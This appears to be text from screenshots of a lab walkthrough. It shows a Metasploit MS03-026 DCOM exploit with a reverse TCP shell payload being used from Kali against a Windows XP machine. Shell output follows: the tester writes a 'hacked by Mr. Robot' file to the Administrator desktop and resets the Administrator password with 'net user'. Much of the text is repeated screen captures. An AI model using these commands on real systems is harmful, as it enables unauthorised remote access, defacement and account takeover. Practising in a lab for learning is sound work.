# Final show : PAYLOAD & EXPLOIT

  Now we need a reverse tcp connection from
  target(windows). So we set payload.

  path : /windows/shell/reverse_tcp

  (ms03_026_dcom) > set PAYLOAD <path>

  once payload is set for exploit, fill the
  required options of payload same way we
  did for exploits.

  (ms03_026_dcom) > show options
  (ms03_026_dcom) > set LHOST 192.168.2.129
  (ms03_026_dcom) > show options

  Once all options are done, we are ready
  to attack tager machine.

  (ms03_026_dcom) > exploit

  exploit command :
  --> creates TCP handler on attacker Machine
  --> binds exploit to payload
  --> encodes payload to evade firewalls
  --> starts session on successful exploit.
```


root@kali: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.2.128[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.2.128[135] ...
[*] Sending exploit ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.128
[*] Command shell session 4 opened (192.168.2.129:4444 -> 192.168.2.128:1049) at 2017-08-13 09:23:32 -0700
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>cd \
cd \
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 24FE-E5A6
Directory of C:\
08/10/2017 08:30 PM 0 AUTOEXEC.BAT
08/10/2017 08:30 PM 0 CONFIG.SYS
08/10/2017 08:31 PM <DIR> Documents and Settings
08/11/2017 07:19 AM <DIR> Program Files
08/11/2017 07:20 AM <DIR> WINDOWS
2 File(s) 0 bytes
3 Dir(s) 51,628,609,536 bytes free
C:\>
*exploiting Machines.txt
File Edit Search Options Help
POC that you accessed machine remotely.
creating a file on desktop.
C:\WINDOWS\system32> cd \
C:\> dir
C:\> cd "Documents and Settings"\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>


My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
hack
hack - Notepad
File Edit Format View Help
"HACKED"
Applications
Places
Leafpad
Sun Aug 13, 09:30
burpsuite
root@kali: ~
File Edit View Search Terminal Help
Volume Serial Number is 24FE-E5A6
Directory of C:\
08/10/2017 08:30 PM 0 AUTOEXEC.BAT
08/10/2017 08:30 PM 0 CONFIG.SYS
08/10/2017 08:31 PM <DIR> Documents and Settings
08/11/2017 07:19 AM <DIR> Program Files
08/11/2017 07:20 AM <DIR> WINDOWS
2 File(s) 0 bytes
3 Dir(s) 51,628,609,536 bytes free
C:\>cd "Documents and Settings"\Administrator\Desktop
cd "Documents and Settings"\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>echo "HACKED" > hack.txt
echo "HACKED" > hack.txt
C:\Documents and Settings\Administrator\Desktop>
*exploiting Machines.txt
File Edit Search Options Help
POC that you accessed machine remotely.
creating a file on desktop.
C:\WINDOWS\system32> cd \
C:\> dir
C:\> cd "Documents and Settings"\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>
C:\Documents and Settings\Administrator\Desktop> echo "HACKED" > hack.txt
C:\Documents and Settings\Administrator\Desktop> echo "your machine
was hacked by Mr.Robot" >> hack.txt


hack
Internet Explorer
My Network Places
My Computer
My Documents
hack - Notepad
File Edit Format View Help
"HACKED"
"Your machine was hacked by Mr. Robot"
burpsuite
root@kali: ~
File Edit View Search Terminal Help
08/10/2017 08:30 PM 0 AUTOEXEC.BAT
08/10/2017 08:30 PM 0 CONFIG.SYS
08/10/2017 08:31 PM <DIR> Documents and Settings
08/11/2017 07:19 AM <DIR> Program Files
08/11/2017 07:20 AM <DIR> WINDOWS
2 File(s) 0 bytes
3 Dir(s) 51,628,609,536 bytes free
C:\>cd "Documents and Settings"\Administrator\Desktop
cd "Documents and Settings"\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>echo "HACKED" > hack.txt
echo "HACKED" > hack.txt
C:\Documents and Settings\Administrator\Desktop>echo "Your machine was hacked by Mr. Robot" >> hack.txt
echo "Your machine was hacked by Mr. Robot" >> hack.txt
C:\Documents and Settings\Administrator\Desktop>
*exploiting Machines.txt
File Edit Search Options Help
POC that you accessed machine remotely.
creating a file on desktop.
C:\WINDOWS\system32> cd \
C:\> dir
C:\> cd "Documents and Settings"\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>
C:\Documents and Settings\Administrator\Desktop> echo "HACKED" > hack.txt
C:\Documents and Settings\Administrator\Desktop> echo "your machine
was hacked by Mr.Robot" >> hack.txt


hack
Internet Explorer
My Network Places
My Computer
My Documents
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\Administrator>cd \
C:\>net user
User accounts for \\BUSYBOX-7021MEZ
Administrator Guest HelpAssistant
SUPPORT_388945a0
The command completed successfully.
C:\>net user Administrator *
Type a password for the user:
Retype the password to confirm:
The command completed successfully.
C:\>


root@kali: ~
File Edit View Search Terminal Help
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>cd \
cd \
C:\>net user
net user
User accounts for \\
Administrator Guest HelpAssistant
SUPPORT_388945a0
The command completed with one or more errors.
C:\>net user Administrator *
net user Administrator *
Type a password for the user: Retype the password to confirm: The command completed successfully.